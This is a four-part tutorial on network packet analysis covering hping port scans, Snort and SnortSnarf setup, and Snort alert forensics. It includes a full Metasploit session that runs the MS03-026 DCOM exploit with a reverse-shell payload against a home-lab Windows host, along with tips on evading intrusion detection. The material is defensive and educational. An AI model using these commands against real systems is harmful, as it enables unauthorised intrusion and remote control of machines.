

Packet Analysis Tools And Methodology

Don Parker

There are untold billions of packets flying around the web today. A great many of them are of malicious intent. A prelude to malicious activity is often the port scan. We will learn about some of the more popular types of port scans in existence today, and the tools used for them.

Port Scanners And Scan Types

When one thinks of the internet several things come to mind readily. First and foremost is probably spam, but a close second are the endless port scans. These endless port scans are also one of the most misunderstood things by anyone else but the seasoned network security analyst. There is little reason really for the average computer enthusiast to learn the miscellanea of port scanning and TCP/IP stimulus. It is in their best interest to understand the various scan types though, and to realize just what a scan is and means.

On the forum message boards www.security-forums.com we are often asked about these evil port scans. New computer users often panic when their firewall fires off an alert like "attempted subseven connection on port 27374" and the such.

Meet the Heavyweights!

Pretty much in every area of endeavor there are products that stand out above others. The world of computer security/hacking, is no exception to this phenomenon. When it comes to tools for the computer security savvy, linux still rules the sea's. There is no arguing that Windows still reigns as the de-facto operating system of choice for computer networks. Realizing this one should try and leverage the best of both worlds. With this in mind some of the most popular linux based security tools have been ported to the win32 environment. Most notable among them is the undisputed King of network scanners nmap. Another heavyweight port scanner is hping. The main difference between them is that nmap can scan a range of IP addresses, while hping can only port scan one individual IP address. I like to compare them as "the broadsword to the rapier". While nmap can scan ranges of IP addresses, hping is far stealthier, but can only scan one IP address at a time. More on the stealth later. Another network scanner worthy of mention is superscan. While superscan is not as functional, or fully featured as nmap, it is still a good scanner nonetheless. One last note on these scanners; make sure you install the dependencies. All of these scanners, whether they are in win32 or linux, require winpcap or libpcap respectively to work.

Enough Talk, More Action!

Well now that we have the main players introduced it is time to get down to business. What we shall do is use hping to document at the packet level the various types of scans that you may, or realistically, probably will see on your network. While I will chronicle the command syntax for hping I won't spend a great deal of time on it. There are many excellent tutorials for it out there. We will show the main scan types in use today by all and sundry; syn scan, rst scan, ack scan, and the udp scan. While this is not an exhaustive list, it does cover the most often seen ones. It is not really enough to only read about these things, it is most important to also visualize them. With that statement in hand I shall create a specific scan type, whilst also showing it at the packet level.

SYN scan

```
hping -S 192.168.1.100 -c 1 -p 80
```

```
14:08:49.973455 IP (tos 0x8, ttl 64, id 64574, offset 0, flags [none],
length: 40) 192.168.1.102.2640 > 192.168.1.100.80: S [tcp sum ok]
1104445670:1104445670(0) win 512
 0x0000: 4508 0028 fc3e 0000 4006 fa6e c0a8 0166  E..(>..@..n...f
 0x0010: c0a8 0164 0a50 0050 41d4 80e6 4ad4 27ec  ...d.P.PA...J.'.
 0x0020: 5002 0200 e9ac 0000                                     P.....
```

Packet Analysis Tools And Methodology

Don Parker

The SYN is perhaps one of the most common scans out there today. Doing such a scan will give you a definite answer, as to whether or not there is a service listening on a specific port. If there is a service such as say HTTP listening on port 80 then that would elicit a SYN/ACK. That response would mean that there is indeed something listening on that port for connections to it. Conversely if your SYN resulted in a RST/ACK then that would mean that there is no service listening on the port you targeted.

RST scan

```
hping -R 192.168.1.100 -c 1 -p 80
19:54:57.669980 192.168.1.102.1239 > 192.168.1.100.80: R
1975237774:1975237774(0) win 512
0x0000 4500 0028 890e 0000 4006 00bf xxxx xxxx E..(....@....r.|
0x0010 xxxx xxxx 04d7 0050 75bb bc8e 631c a4e4 .r.....r...c....
0x0020 5004 0200 7dbb 0000 P...}..
```

What we have here is a RST scan. That would be a scan in which only the RST bit is set in the TCP flags byte. That specific byte would be offset 13 in the TCP header. Remember that you should start counting from 0. In this case that would be byte 04 on line 00x0020. You can see that the value represented there is 04 in hexadecimal, which is also four in decimal. That numerical value denotes the RST flag in the TCP flag field. Looking at this field in the future will always tell you what, if any, flags are set.

What are RST scans used for? Well an RST scan is also known as inverse mapping. This scan type is not as well known as the SYN scan seen above, but is nonetheless very effective. Not only that, but it is also largely ignored on some intrusion detection systems. If you send out an RST packet to scan a port, you will get one of two things; no response, or an ICMP host unreachable packet. If you get no response, and by that I mean literally no packet is sent back to you, then that means the host you have probed is in all likelihood up and running. Should you get the ICMP host unreachable packet then that means that the IP address you probed is not assigned. Not a bad scan now is it? Pretty sneaky I would say.

ACK Scan

```
hping -A 192.168.1.100 -c 1 -p 80
14:14:43.545975 IP (tos 0x8, ttl 64, id 42390, offset 0, flags [none],
length: 40) 192.168.1.102.2497 > 192.168.1.100.80: . [tcp sum ok] ack
473846278 win512
0x0000: 4508 0028 a596 0000 4006 5117 c0a8 0166 E..(....@.Q....f
0x0010: c0a8 0164 09c1 0050 1f48 d03f 1c3e 5206 ...d...P.H.?.>R.
0x0020: 5010 0200 c1dc 0000 P.....
```

What we have here is known as the ACK scan. What are its uses? If you know your TCP/IP then you know that it should probably be of limited value. Not quite really. This type of scan is useful in determining what type of firewall is in use on a specific network. By that I mean, does the firewall employ SPI or stateful packet inspection. What that means in essence is that the firewall will track the sessions as they traverse it. If a client computer on the inside of the network fires up its browser and brings down the homepage of Google for instance, a series of events take place. The firewall will make note of the source and destination address plus the source and destination ports used. That way only a packet inbound to the client computers IP address (which in all likelihood has been nat'ed) and source port, with a matching destination address and port, will be allowed in.

Packet Analysis Tools And Methodology

Don Parker

This is an excellent way of disallowing inbound connection attempts. So if you send an ACK packet to a network which has a firewall with SPI it will simply be quietly discarded. If the network or host does not have such a firewall then you will get a RST packet back. This happens because the computer receiving it is not aware of any such connection, thus the RST packet is sent back to you.

UDP Scan

```
hping -2 192.168.1.100 -c 1 -p 53
14:27:09.947037 IP (tos 0x10, ttl 64, id 22934, offset 0, flags [none],
length: 28) 192.168.1.102.2695 > 192.168.1.100.53: [udp sum ok] [|domain]
0x0000: 4510 001c 5996 0000 4011 9d10 c0a8 0166 E...Y...@.....f
0x0010: c0a8 0164 0a87 0035 0008 7107 ...d...5..q.
```

Rounding out our scan types is the UDP scan. This is useful for discovering UDP based services such as DNS. If you send a UDP packet to a computer which has a service listening you will get nothing back. Should that same computer have no service listening on that port you will get an ICMP port unreachable message back. Pretty nifty isn't it? That is the way that UDP communicates such conditions; via ICMP messages. If you remember, had we sent a SYN packet which is TCP it would of elicited a RST packet if there was no service listening.

Final Thoughts

This type of information should be second nature to a pen-tester, or one interested in the minutiae of TCP/IP. Secondly, while nmap is a very powerful network scanner, whether it be win32 or linux based, it has many intrusion detection signatures for it. If you are doing a pen-test where stealth is the key, then hping is far superior due to its ability to send only one packet at a time or more if desired. That can be useful to probe firewall configurations. Lastly, due to the granular control that hping offers you, there are no known signatures for it that I am aware of. Before I forget as well, there is another excellent packet crafter for the win32 world; nemesis. It will not only do routed protocols, but also routing ones. While there are a great many tools for the win32 environment to help you secure your networks, you would be wise to delve down in the weeds every now and again at the packet level.

Tools of the Trade

We left off in part one having gone over some key information, as it pertains to computer security. That being port scans, and their various types. The list we covered in part one was not an exhaustive one by any means, but it introduced you to some of the more common ones. To that end I would encourage you to explore some of the more advanced scanning methods such as; fragmented packet scanning, ftp bounce, dumb host, and others that are very much in use today. Realistically only your imagination plus knowledge of TCP/IP restrict you in the search for new and improved scanning techniques.

With that behind us, where do we go from here in an effort to secure our computing assets? Well there is a plethora of free tools on the web today thankfully. They can help you keep a sharp eye on the flow of information both to, and from your computer. Just as I mentioned in the first part, most security tools had their origin in linux but have since been ported to win32. Once the successful migration of tools began, the savvy programmer began to adopt various new strategies. Notably, why program a tool that is reliant on a particular operating system? It is far more beneficial to program tools in a language that is portable. Languages such as PERL and Python come readily to mind. One such tool that we will look at today is snortsnarf, which was written in PERL. In addition to snortsnarf we will also look at snort and windump. These tools can form the basis for a powerful analysis suite. Though using these tools will entail installing them, but that is not a difficult task! That being said, for those among you who would prefer not having to install a variety of packages, I would recommend you use Eagle X. Using this freeware tool will save you the aggravation of installing Apache, PHP, MySQL, and ACID, amongst other programs, if you are not yet comfortable with this type of work.

Packet Analysis Tools And Methodology

Don Parker

I personally recommend using snortsnarf, as it really is a nice program. Though if you are parsing large snort alert.ids files through it, be aware that it is a RAM pig. Then again though, apart from doing your GCIA certification, you probably won't be parsing through such large files where the RAM, or amount of it, becomes an issue. With that caveat out of the way I will walk you through the installation of snortsnarf on win32. Should you wish to do this in linux as well, there is an installation guide here.

Resolving Dependencies

So first off, if you don't have PERL installed on your computer, I would suggest you surf on over to here and download a 5.6.1 release. Snortsnarf will not play with 5.8.x so you are stuck using the aforementioned 5.6.1 build. Once you have registered, simply double click on the msi and follow the prompts. It is a pretty painless task. Now you will also have to download three time modules; JulianDay.pm, ParseDate.pm, and Timezone.pm These three are a must for snortsnarf to work properly. You can find all three of them here. Once you have downloaded all of these three you will need to install them as follows: c:\perl\lib\timex\

That is all there is to install module wise for PERL. You will by now have downloaded snortsnarf and I would counsel you to install it at the root of c:\ drive itself. Just fire up your copy of winrar and open the compressed snortsnarf archive. When you have done that, just extract the snortsnarf folder to c:\ as mentioned earlier. With the above ready, you have finished installing snortsnarf. To confirm that it all works, perform the following command

```
C:\SnortSnarf-021111.1> snortsnarf -help
snortsnarf.pl { OPTION | FILE | user[:passwd][@dbname@host[:port] ] }

FILE is a text file containing snort alerts in full alert, fast alert, syslog,
portscan log, or portscan2 log format

user[:passwd][@dbname@host[:port]] is a Snort database
OPTION is one of the following:

-d <dir> Set the output directory to <dir>
-win Run in windows mode (required on Windows)
-hiprioisworse Consider higher priority #'s to indicate higher priority
-cgidir <URL> Indicate that SnortSnarf's CGI scripts are in <URL>, for links
-homenet <net> Match <net> to snort -h <net>. For -ldir
-ldir <URL> Enable log linking; <URL> is base URL for the log files
-dns [<net>] Show hostnames for IPs, or only IPs in <net> (can be slow)
-rulesfile<file>Set base Snort rules to <file>. For sig. display and X-refs
-rulesdir <dir> Set current directory for rule files from -rulesfile
-rulescanonce Save read Snort rules in memory. Might save CPU
-db <path>Enable annotations; <path> is full path to ann. file from CGI
```

What you see above is a snippet of the output generated by invoking the help menu in snortsnarf. Now to actually run it with a snort generated "alert.ids" file you would perform the following;

```
C:\SnortSnarf-021111.1> snortsnarf -win -rs alert.ids
```

Please note that if you have not copied the alert.ids file over to your snortsnarf directory, you will have to put the full relative path for the alert.ids file.

Packet Sniffers and XP SP2

Well we now have only two remaining things to install on our computer, and those would be snort and windump. You must not forget that to have windump work you will also need winpcap, which can be found at the same site. There have been issues noted if you are running Windows XP SP2. I have

Packet Analysis Tools And Methodology

Don Parker

personally given up trying to get windump to work on the computer I have running XP SP2. Others have not had an issue with the latest XP service pack conflicting with windump. I would be interested to hear from you on this issue! Installing windump and winpcap is really quite simple, just follow the prompts. These programs should by default install to the root of c:\ but if not install them there.

So with those programs ready we can now install snort itself. This program is also quite painless to install as it comes with an msi. Simply double click it, and follow the prompts. This will also install to the root of c:\ by default. Once again with SP2 for XP I have had issues that I could not resolve, but others have. Please let me know how things went for you.

Snort is without a doubt one of the finest intrusion detection systems out there today. All this from an open source product no less! Many thanks to Marty Roesch and everyone else who has helped make Snort what it is today. There are many excellent tutorials out there on Snort usage so I won't go into any great detail of it here. Suffice it to say that if all you want to do for now is get it up and running then perform the following:

Now that you have it installed, navigate via a DOS prompt to c:\snort\bin\ From there you can invoke snort.exe while writing the full relative path to the snort.conf file. Otherwise you will need to make some changes to the snort.conf file, which I would not advise until you are a bit more comfortable with it.

Now that all programs have been installed we will break the article here at this point. You will see further syntax usage for snort and snortsnarf in part three. So should you encounter any problems don't worry as valid syntax for both programs will be shown. Till then!

On the Offensive with Metasploit!

We have seen over the course of the past two articles that there is a variety of port scans one can accomplish, via some well known tools. Also we have covered some of the better known programs, that network security analysts use in an attempt to secure their respective networks. This all leads us to a tool that you may have read about before in an article of mine; Metasploit Framework. Due to its many exploits, payloads, and other advanced features, this tool is quickly gaining in popularity. It is not only popular with security professionals, but also with some other elements of the computer world who do not have your best interests at heart.

The malicious hackers who have adopted this tool due to its relative ease of use, and powerful features have a powerful weapon at their disposal. Though it should be evident to them that with each exploit in the framework, there is a ready-made intrusion detection signature built into it. When this tool was designed the creators of it, HDM, and spoonm were ethical enough to insert an ascii signature that intrusion detection vendors could easily build a signature around. That way this tool is easily detectable when seen by an IDS. Over the course of this article several examples of this ascii signature will be shown.

In the interests of better understanding how your networks could be compromised, we will attack a computer in my home lab. Various attacks will be shown both successful and unsuccessful. Shown as well will be the syntax usage for one of the attacks. Learning to use this tool is relatively easy. One needs to remember as well that there are only so many ways to compromise a computer. The great majority of them continue to evolve around application layer protocols such as HTTP, and FTP. That is due to the simple reason that these protocols must be accessible through the firewall for them to be used. It would be hard to target a protocol used by the operating system for it to run reliably if it does not listen for inbound connections. In other words you cannot really target something that is not listening.

Packet Analysis Tools And Methodology

Don Parker

```
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 >
```

((once you have decided which exploit to use you will type "use" followed by the actual exploit name as it appears just like the above noted example))

```
msf msrpc_dcom_ms03_026 > show options
Exploit Options
=====
  Exploit:      Name      Default      Description
-----
required       RHOST
required       RPORT      135          The target port
Target: Windows NT SP6/2K/XP/2K3 ALL
```

```
msf msrpc_dcom_ms03_026 >
```

((typing in the "show options" command will give you a partial list of options you will need to fill in like LHOST ie: localhost or your attacking computers IP address and RHOST the victim computers IP address))

```
msf msrpc_dcom_ms03_026 > set RHOST 192.168.1.101
RHOST -> 192.168.1.101
msf msrpc_dcom_ms03_026 > set LHOST 192.168.1.102
LHOST -> 192.168.1.102
msf msrpc_dcom_ms03_026 >
```

((you will now set the options as shown above))

```
msf msrpc_dcom_ms03_026 > show payloads
Metasploit Framework Usable Payloads

=====
win32_adduser           Windows Execute net user
                        /ADD
win32_bind              Windows Bind Shell
win32_bind_dllinject   Windows Bind DLL Inject
win32_bind_stg         Windows Staged Bind Shell
win32_bind_stg_upexec  Windows Staged Bind
                        Upload/Execute
win32_bind_vncinject   Windows Bind VNC Server
                        DLL Inject
win32_exec              Windows Execute Command
win32_reverse           Windows Reverse Shell
win32_reverse_dllinject Windows Reverse DLL Inject
win32_reverse_stg      Windows Staged Reverse
                        Shell
win32_reverse_stg_ie   Windows Reverse InlineEgg
                        Stager
win32_reverse_stg_upexec Windows Staged Reverse
                        Upload/Execute
win32_reverse_vncinject Windows Reverse VNC Server
                        DLL Inject
```

Packet Analysis Tools And Methodology

Don Parker

((typing in "show payloads" will give you an extensive list of available payloads to attack to the exploit, and this is where Metasploit really shines above other such tools))

```
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf msrpc_dcom_ms03_026(win32_reverse) >
```

((once you have picked your payload type enter it as seen above))

```
msf msrpc_dcom_ms03_026(win32_reverse) > show options
```

Exploit and Payload Options

=====

Exploit:Name	Default	Description
requiredRHOST	192.168.1.101	The target address
requiredRPORT	135	The target port

Payload:Name	Default	Description
--------------	---------	-------------

optionalEXITFUNCseh		Exit technique: "process", "thread", "seh"
requiredLHOST	192.168.1.102	Local address to receive connection
requiredLPORT	4321	Local port to receive connection
Target:	Windows NT SP6/2K/XP/2K3 ALL	

```
msf msrpc_dcom_ms03_026(win32_reverse) >
```

((when you type again "show options" you will see that they have all been filled in with the information required))

```
msf msrpc_dcom_ms03_026(win32_reverse) > set TARGET 0
TARGET -> 0
```

((the last thing I do is set the target field which encompasses pretty much all win32 operating systems as seen above))

```
msf msrpc_dcom_ms03_026(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Connected to REMACT with group ID 0x80b3
[*] Got connection from 192.168.1.101:1028
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

```
C:\WINNT\system32>
```

((lastly as seen above I type in "exploit" to launch the actual itself, and I indeed do the get the reverse shell prompt as seen above))

What this has shown us is that a tool as powerful as Metasploit Framework is relatively easy to use. This really is helpful in letting us recognize what certain exploits look like at the packet level. I have

Packet Analysis Tools And Methodology

Don Parker

said it before and I will say it again, you will always need to refer to the actual packets themselves to ascertain if a system breach has occurred.

Due to this, it is very helpful to you if you can recognize an exploit for what it is. There is no better way to do that than to actually pull some off yourself in a lab environment. I have gone ahead and run several other exploits for the last part of this article series. In the next, and last part, we will use some of the tools we visited earlier. These tools will help us investigate the binary log that I will have generated for you. For in the last part of this article series we will parse the binary log file through snort, and snortsnarf. That will give us a friendly html file to investigate the snort output. Till then!

Packet Analysis 101

Over the course of the past three articles we have seen how to set up our own little intrusion detection system and analysis lab. In this final part we will see how we can use these very same tools to do some analysis. Not many people actually do packet analysis for several reasons. A lot of people are not familiar with TCP/IP at the packet level, and there are not many jobs that actually require you to do this. If you have followed this article series you can mitigate these reasons to an extent, and advance your skills.

Quite often a system administrator is also given the task of managing security on their network. Being a system administrator is a hard enough job as it is, let alone adding the task of security to the mix. Learning TCP/IP can also be a daunting task, but it will pay dividends for you in many ways. After all, TCP/IP is the absolute bedrock that computer to computer communications are built on. It pays to be able to have a very good grasp of it. There are many fine tools out there which will break things down for you, but they don't really make you understand the theory of it.

On with It!

Well enough chit chat for now lets get to the meat of the matter. First please download the binary log file that I have created. This will allow you to input the exact same commands that I am using, and therefore get the same results. In essence you can follow along with me, as I do my cursory analysis. For this you will need to take the binary log file, and process it through Snort. Doing this will result in your having an "alert.ids" file in your log directory. It is this log that you in turn will process through Snortsnarf. In case you forget the syntax to process the binary log file will be as follows;

```
C:\snort\etc> c:\snort\bin\snort.exe -r "binary_file" -c snort.conf -A full
```

I am also assuming that you are doing this in win32. There are various ways to invoke Snort to do the job. The way that I have shown you above is the quickest way to get Snort working for you. You can do some modifications to the snort.conf later when you are more comfortable with the program. So you will now have done the above, and generated an "alert.ids" file. This will be in your log directory. You may get an error when doing the above. It will concern not being able to access the "log" directory. What you can then do is simply create a log directory in C:\snort\etc This is done as follows; "mkdir log"

After having done this your initial syntax above for snort will work. Now that you have the file we will process it via Snortsnarf. The syntax is as follow;


```
C:\SnortSnarf-021111.1> snortsnarf.pl -win -rs alert.ids
```

This program will take the "alert.ids" file, which is the output of Snort, and output it in some nicely formatted HTML pages for us. Snortsnarf is very nice for it will give us these nice pages, as well as some excellent hyperlinks to sites for lookups etc. Now that the program is ready it will have


Packet Analysis Tools And Methodology

Don Parker

generated a directory called "snfout.alert.ids" It is this directory that you will want to navigate to via a web browser.



So we can see from the above picture that we have an "index.html" file. Lets click on it as this is where all of our high level info will be. Below is a picture of the exact alarms that were generated by myself. You should have the same as well. There may be a slight variance if you have included rules other then the standard ruleset that comes with Snort.



Packet Analysis Tools And Methodology

Don Parker

Now we will click on the first alert titled "NETBIOS SMB DCERPC LSASS" and see what is going on. We will click on the summary link included, as this will give us a summary as advertised of what is happening with this alert. Well we now see that there were nine alerts triggered by 192.168.1.102 that were directed to 192.168.1.101. From here I would click on 192.168.1.102 as that will give us some more information on this alert. Specifically we will see the exact packet that first triggered this alert.

Please see below;

```
[**] [1:537:12] NETBIOS SMB IPC$ share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
03/13-11:15:24.142705 192.168.1.102:32781 -> 192.168.1.101:139
TCP TTL:64 TOS:0x0 ID:24062 IpLen:20 DgmLen:127 DF
***AP*** Seq: 0x3A7C1D85 Ack: 0xFA4695E6 Win: 0x5B4 TcpLen: 32
TCP Options (3) => NOP NOP TS: 5456290 4504
```

With this in hand we can now go to our binary log file and investigate further what it is that happened. With the above information we will build a BPF filter to help us navigate to this packet quickly. I would personally build a filter based on the source IP address and source port. Reason I would do this is that the source port of 32781 is an ephemeral port that is unlikely to reappear in the file after the session is done. Lets try it! Please note that you will have to bring up a DOS prompt and do the below noted via windump.exe

```
C:\windump.exe> windump.exe -r "binary_file" -nXvSs 0 ip and host
192.168.1.102 and src port 32781 |more
```

Having done this command we notice that we are at the start of the three way TCP/IP handshake between 192.168.1.102 and 192.168.1.101 At this point we notice that once the handshake is done we have a packet there at timestamp 11:15:24.119210 as seen below.

```
11:15:24.119210 IP (tos 0x0, ttl 64, id 24060, offset 0, flags [DF],
length:
152) 192.168.1.102.32781 > 192.168.1.101.139: P [tcp sum ok]
981212356:9812124
56(100) ack 4198929678 win 1460 <nop,nop,timestamp 5456266 4504> NBT Packet
0x0000: 4500 0098 5dfc 4000 4006 5848 c0a8 0166 E...].@.@.XH...f
0x0010: c0a8 0165 800d 008b 3a7c 1cc4 fa46 950e ...e.....:|...F..
0x0020: 8018 05b4 80dc 0000 0101 080a 0053 418a .....SA.
0x0030: 0000 1198 0000 0060 ff53 4d42 7200 0000 .....`SMBr...
0x0040: 0018 0120 0000 0000 0000 0000 0000 0000 .....
0x0050: 0000 d815 0000 7b46 003d 0002 4d45 5441 .....{F.=.META
0x0060: 5350 4c4f 4954 0002 4c41 4e4d 414e 312e SPLOIT..LANMAN1.
0x0070: 3000 024c 4d31 2e32 5830 3032 0002 4e54 0..LM1.2X002..NT
0x0080: 204c 414e 4d41 4e20 312e 3000 024e 5420 .LANMAN.1.0..NT.
0x0090: 4c4d 2030 2e31 3200 LM.0.12.
```

What the above packet tells us is that the tool Metasploit is being used, and probably the LSASS exploit as well due to the LANMAN reference in the ascii content. Though it may not seem as if you have done alot by following me, you have definitely done so. You have laid down the planks to further advance your packet analysis capabilities. With this in mind I will keep the rest of the binary log a secret if you will.

Packet Analysis Tools And Methodology

Don Parker

The Challenge

Using both the Snortsnarf output, and the binary log to further your search I highly encourage you to ferret out just what is happening. One simple challenge for you! Can you tell me via email what is the exact timestamp of the packet where 192.168.1.102 obtains system level access on 192.168.1.101 via the LSASS exploit? Please email me with your answer, or questions if you cannot find it. For me to further go on would be to simply explain again the same process we have used so far. Barring an all inclusive knowledge of protocols and attacks one must use Google. If you don't know something then use Google for it, and odds are someone else has seen it! I sincerely hope that this article series was an eye opener into the world of packet forensics and computer security. Remember that the greater your understanding of TCP/IP will result in a greater understanding of all things computer related.